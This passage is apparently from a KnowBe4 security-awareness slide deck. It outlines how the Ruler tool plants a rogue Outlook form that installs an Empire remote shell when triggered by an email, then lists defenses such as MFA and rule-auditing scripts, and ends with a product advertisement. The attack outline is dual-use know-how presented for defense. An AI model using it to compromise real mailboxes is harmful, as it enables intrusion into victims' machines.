2. Use Ruler hacking tool to create rogue form in victim's Outlook that adds Empire remote shell
3. They send an email that activates the rogue form to get Empire shell into victim's machine

# Bad Forms

## Rogue Forms

Great Sense Post video: https://www.youtube.com/watch?v=XfMpJTnmoTk

- Uses Ruler to add Empire remote shell



# Bad Rules and Rogue Forms

## Defenses


- Use MFA when possible
- Check for rogue rules and custom forms
  - Script for dumping all rules: https://github.com/OfficeDev/O365-InvestigationTooling/blob/master/Get-AllTenantRulesAndForms.ps1
  - Notruler – checks for custom rules and forms
    - https://github.com/sensepost/notruler
- Monitor email client for configuration changes

# Key Takeaways

## Lessons

- Email has long been a common attack vector
- Not all attacks have technical defenses or can easily be detected by traditional AV
- Train your employees to be aware that their email can be used against them and all the ways that it can be
- Phishing isn’t your only email problem

# Password Exposure Test




**Here's How the Password Exposure Test works:**

- Checks to see if your company domains have been part of a data breach that included passwords
- Tests against 10 types of weak password related threats
- Checks against breached/weak passwords currently in use in your Active Directory
- Reports on the accounts affected and does not show/report on actual passwords
- Just download the install, run it, with results in minutes!

**Requirements:** Active Directory, Windows 7 or higher (32 or 64 bit) NOTE: the analysis is done on the workstation you install PET on, no confidential data leaves your network, and actual passwords are never disclosed.

**Learn More at https://www.knowbe4.com/password-exposure-test «**

# Questions?

Roger A. Grimes– Data-Driven Defense Evangelist, KnowBe4
rogerg@knowbe4.com
Twitter: @rogeragrimes
www.linkedin.com/in/rogeragrimes

KnowBe4
Human error. Conquered.